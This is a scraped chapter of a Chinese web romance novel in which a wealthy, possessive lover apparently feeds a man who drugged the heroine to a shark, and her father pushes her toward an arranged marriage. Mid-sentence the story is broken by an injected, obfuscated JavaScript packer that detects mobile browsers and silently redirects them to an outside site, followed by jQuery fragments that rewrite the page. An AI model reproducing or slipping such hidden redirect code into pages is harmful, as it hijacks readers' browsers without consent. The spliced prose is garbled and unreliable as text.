7.小三

作品:《好运降临

    沈灼音醒来的时候愣了好久。


    床品已经换过,身上的睡裙质地柔软,裙摆因为睡着时的动作而卷到大腿根的位置。那里的吻痕错综凌乱,向裙摆遮盖住的部位蔓延。


    她的脸颊有些烫。


    最后的记忆有些模糊,她似乎是晕过去的。昨晚的画面在脑海里反复闪过,那些让人颤抖的感觉好像还停留在身体里,直到现在她还觉得脊椎骨的位置有些发麻。


    不论她怎么求他,他都只哄不停。


    好过分...


    沈灼音想把脸埋进枕头,余光扫过床头柜上的东西,微微怔了怔,随即眼底亮了起来。


    那是个丝绒首饰盒。


    打开一看,里边放着的果然是她前几天说喜欢的那条古董宝石项链。


    她喜欢这些亮晶晶的东西。


    而闻镜听喜欢给她买她喜欢的东西,就像昨晚他把她按在浴缸边上的时候,在她耳边呢喃的“babydoll”。他喜欢她把自己打扮得漂漂亮亮的,像个洋娃娃一样,剩下一切烦恼和问题他都可以为她解决。


    沈灼音的指腹轻抚过项链上那颗硕大的Graff黄钻,再想昨晚发生的事。


    好吧。


    一点也不过分。


    对比闻镜听对她的好,重欲只是个小小的、微不足道的缺点。


    毕竟...毕竟她也爽到了。沈灼音掀开被子下床,在柔软的地毯上踩到了一粒并不陌生的圆形白色药片。她只当是闻镜听不小心弄掉的,没有多想一向温柔细致的男人为什么会把药片掉在这。


    华阙的总统套房里设施一应俱全。


    她走到客厅,看到不远处开放式厨房里的身影,视线停驻——


    闻镜听穿着白色衬衣和黑色西裤,袖子挽了起来,露出小臂流畅结实的肌肉线条。外边是一件黑色的围裙,系带松松地绑在后腰处,勾勒出宽肩窄腰的完美身材比例。


    他低着头专注地处理着食材,看起来格外人夫。


    空气里淡淡的食物香气,将眼前的画面衬得愈发温馨。沈灼音看着这一幕,心脏像是被一双温热的手轻轻托起,很熨帖。她小跑过去,从身后环住了他的腰,脸侧贴在他的后背上。


    手搭在他的皮带往上一点的位置,隔着薄薄的围裙和衬衫面料,她感觉到他的腹肌有一瞬的绷紧,肌肉轮廓变得更加清晰。


    手感很好,男德更是满分。


    闻镜听轻笑了一声,“睡醒了?”“还以为你要多睡会儿,打算做完早餐再叫你起床。”


    “本来是这么打算的。”


    厨房区域没有铺地毯,他低头看她光脚站在地上,转身单手把人抱了起来。


    大多数时候他都不说教,却会细心地把她照顾好,这也是她喜欢他的原因之一。


    他顺手用陶瓷勺从刚煮好的海鲜粥里舀了一勺,吹到适宜入口处温度,喂到她的嘴边。


    继续着刚才的话题,“有但是?”沈灼音被他单手抱在胸前,搂着他的脖子,“但是突然很想你,就爬起来找你了。”


    她嚼了嚼口中的虾仁,低头在他的脸颊上亲了一下,唇上的粥渍印在他的脸上,又若无其事地继续嚼嚼嚼。


    闻镜听笑着摇了摇头,像是拿她很没办法似的,她觉得她这么娇纵任性,很大程度上逃不开他的责任,都是他惯出来的。


    “华阙不送早餐吗?怎么还自己做呀?”


    沈灼音看着其中几样餐具,越看越眼熟,像是别院里她日常能看到的那几套。


    “音音晚睡之后没胃口,我做的你多少会吃一点,胃能舒服些。”


    闻镜听说得自然,好像为了早餐大费周章让人送餐具厨具来,只要她肯赏脸吃几口就值得。


    她再次感叹他真的好人夫,完全忘记了折腾她一晚上、害她梦里都觉得腰疼的始作俑者也正是他。


    闻镜听抱着喂她吃早餐的时候,她随手点开社交平台看了看,忽然被热搜上的词条吸引了视线,赫然是关于昨天那个小明星的丑闻。


    约p、男女通吃、私联粉丝、恶劣手段抢资源,连续二十多个爆词条。


    前一天还是待飞升的热度明星,今天却变成了人人喊打的烂人。


    如果不是沈灼音见过他昨天谄媚的样子,她一定会为此感到唏嘘。但他昨天不仅给她下药,还给她安了定位器,让她误会了闻镜听。


    此时她对他半分同情心都没有,看着那些词条,恨恨地“哼”了一声。


    而闻镜听只是耐心地端着瓷碗和勺子,等着她吞下口中的食物再继续喂下一口。


    沈灼音把热搜的事情说给他听,他向来对这些娱乐花边新闻不感兴趣,神思淡淡道:“罪有应得。”


    门忽然被轻轻敲响,助理走进来在餐桌旁边站定,视线扫过沈灼音手机上的画面,停顿片刻很快又恢复自然,向闻镜听汇报着:“您交待的事情已经处理好了。”


    沈灼音很少过问闻镜听的事情,但是她今天心情好,有点黏人。


    她好奇地问道:“什么事啊?”


    助理的神情紧绷,不知道该怎么回答。毕竟闻镜听下过命令,不许让沈灼音知道那些肮脏事。他担心说辞出纰漏,正在努力编借口。


    闻镜听反而坦然,“是在喂宠物。”


    “宠物?”


    “音音想看吗?”


    沈灼音点了点头,她没有听他提起过他养的宠物,在别院里更是不见踪影。


    闻镜听将手中的瓷碗放下,纸巾擦了擦她的嘴巴。抬手,助手会意地递来平板,屏幕上显示着海洋景观窗的监控。


    她好奇地凑过去看,下一秒——


    沙虎鲨捕食时上颚的牙床脱出,尖利的牙齿猛地咬向猎物。血色在海水中弥漫开来,将监控画面的大部分都染成了红色。


    巨鲨拖拽食物时,尾巴拍打到玻璃上,发出巨大的闷响。尖牙还来不及收回去,仿佛要穿过景观窗和监控咬向她。


    沈灼音低低地叫了一声,害怕地把脑袋埋进闻镜听怀里。他平静地放下平板,将她搂紧,掌心轻拍着她的后背,安慰她道:“它大多数时候都是温和乖巧的,只是因为一块臭肉惹怒了它,侵犯了它的领地,所以它才会发脾气。”


    “被它吃掉的食物都是罪有应得的。”


    “别害怕,它会喜欢你的。”倒也不必...


    沈灼音并没有想让巨鲨喜欢她的想法。


    她的脑袋从他怀里探出来了一些,却心有余悸地没再去看监控画面。


    她不明白向来温柔的闻镜听,为什么会圈养这么凶狠的猛兽。


    “你就没有养一些正常的宠物吗?”


    “嗯……比如可爱点的,小猫小狗什么的。”“还有小蛇和几只小鱼。”


    助理的嘴角微微抽搐。


    老板指的应该是巨蟒和鳄鱼池...也不算撒谎,只是稍微美化了一些而已。


    沈灼音想了想,鲨鱼、蛇、鱼,似乎都是冷冰冰的。鱼暂且不说,想到阴冷的蛇瞳和爬行动物滑溜溜的身体,她就一阵胆寒。


    她正想说些什么,就听到闻镜听的声音。“它们都是前些年在野外救助回来的,幼年体的时候几乎没有野外生存能力,后来又找不到机会放生,所以才一直这么养了下来。”


    沈灼音之前不曾听他提起过救助的事,想到是救助的动物,瞬间觉得不可怕了。


    她看他的目光都是爱意和敬仰,她想他真的是菩萨心肠的好人。


    闻镜听温柔笑笑,慢慢吃完她剩下的粥。


    他知道沈灼音喜欢听什么。


    他喜欢她只看向他的目光。


    如果音音一直乖乖待在他的身边,他当然不会拒绝在她面前保持善良的一面。


    但如果...


    突然,沈灼音的手机响了起来。


    是父亲给她打来电话。


    她看着手机屏幕上的备注,抿了抿唇,神情有些紧绷。不知道沈恩怡添油加醋说了什么,以至于父亲大清早就要打电话过来兴师问罪。


    她直觉这通电话不会太愉快,不想在闻镜听面前太失态,小声说“我接个电话”,就从他温暖的怀里离开。


    沈灼音走到阳台上才接起电话。


    几乎是手机贴到耳边的瞬间,父亲的骂声就传了过来,“死女包,净系喺外面同我丢架!我生嚿叉烧好过生你!”(“死丫头,整天在外面给我丢人,我生块叉烧都好过生你”的意思。)


    沈灼音撇了撇嘴。


    又不是他生的,她是妈妈生的。


    她没有真的还嘴,小声地等着父亲骂完。毕竟父亲和闻镜听可不一样,他有着严重的父权思想,不会惯着她,更不允许她还嘴、反抗。


    小时候被他打骂哭的记忆还;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17084906|195320||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    格外清晰,让她面对父亲时总是条件反射地变得乖巧。很懦弱也很窝囊,但她没办法,谁让她小时候只能依靠着他过活呢。


    “你在外面乱搞什么?恩怡说你再外面找了个靠山,你以为随便找一个土暴发户就能和徐家比吗?要是被徐家那边知道,人家还会要你吗?徐沈的合作要是丢了,看我不打死你。”


    她就知道是沈恩怡在乱说。


    昨晚那个场景还能坚持她是找了个暴发户,沈恩怡真的去看看脑子吧。“我……”


    父亲完全没有给她张嘴的机会,命令道:“明天徐家小儿子生日,你到徐家送一份礼物,走动走动关系,试探着问问他们打算把婚期定在什么时候,徐家那小子喜欢你,肯定听你的。这样,你干脆今天就去买情侣戒指,他收到礼物就知道你的意思了。”


    徐家那小儿子160的身高,有将近160kg,在沈灼音的想象里那简直是一个行走的肉立方!


    人怎么能胖成那样?!


    “我不要见他...”


    父亲声音从听筒里传了出来,不容商榷道:“沈灼音,我说话你不听是不是?你不要以为自己现在找到金主了就不用依靠家里,就敢和我叫板了。男人能爱你多久?你把合作拿到手,娘家好起来你才会好。”


    “做人不能忘恩负义,你外婆这些年吃药做检查,是谁出钱?她现在可还在徐家名下的医院里。”


    随着最后一个字落下,对方挂断了电话。


    沈灼音有些无助地蜷了蜷指尖。


    总是这样。


    只要她表现出一点点不符合他们心意的迹象,他们就会把外婆的事拿出来说。说沈家对她有多好,说她不能忘恩负义,说外婆还要靠着他们沈家才能够治病。可父亲丢弃了她近十年,是因为听信了风水大师的话,想让她给这个家转运才把她接了回来。她甚至觉得沈家的坏运气都转到她身上来了,所以她才会倒霉这么多年。


    没有人把她当成沈家的女儿来看,她只是一个私生女。姐姐可以和优秀的男人恋爱,她却只能和姐姐看不上的猪头联姻。


    她才不要。


    沈灼音鼓了鼓腮帮子,情绪因为这通电话变得有些不好。回到客厅的时候,没有像刚才那样窝进闻镜听的怀里。


    闻镜听牵着她的手,将她拉进怀中,“发生什么了吗?”沈灼音不知道该怎么解释她还没成年的时候,父亲就已经开始计划让她嫁进徐家这件事,甚至还越过她和徐家的小儿子定了个荒谬的口头婚约。


    如果她告诉他,自己有这么一段婚约(虽然她不承认),他莫名其妙成为了“小三”,大概会被她给气晕过去吧。


    她抠了抠手,只说道:“我父亲想让我帮他办一些事。”


    “看起来心情不太好。”闻镜听的指腹轻点了点她绷直的唇角。


    “需要我为音音做点什么吗?”


    沈灼音越发觉得,这个世界上没有比闻镜听对她更好的人了。


    但父亲说得也不无道理,她也无法确定闻镜听对她的这份好能维持多久。幸运的话或许是一辈子,不幸的话或许只剩下一个月。毕竟外婆说过,曾经父亲也很爱她的母亲,到如今还不是变得那样不堪。


    “午餐想吃你做的。”


    “下午要你送我去学校。”


    “还想要前天sales说没货的那条裙子。”


    “你现在给我转一百万。”


    所有要求他都答应,没有任何不耐烦,好像只有“音音开心”才是天大的事。


    她看着到账短信上的“自愿赠予”,心情稍微好了一些。


    “那你现在亲亲我。”


    闻镜听轻笑着,低沉的笑声听得她耳朵里酥酥麻麻的。她伸手想去摸一摸发热的耳廓,却被他捉住了手腕。


    而后她的唇瓣被轻轻地吻住,舌尖撬开她的齿关和她纠缠着。他的吻也是温柔的,是她喜欢的节奏。


    沈灼音想,今天下午的课结束后她就去买一份礼物,明天给徐家送过去,做做场面功夫。


    等到她回去把外婆接到京市来,就再也不用听沈家那群人的摆布了。至于她和闻镜听感情的事...


    她才不要提前焦虑。


    她当然很爱闻镜听


    但是只要他变得不爱她了,或者不像最初认识时那样温柔体贴了,她一定会果断地快刀斩乱麻。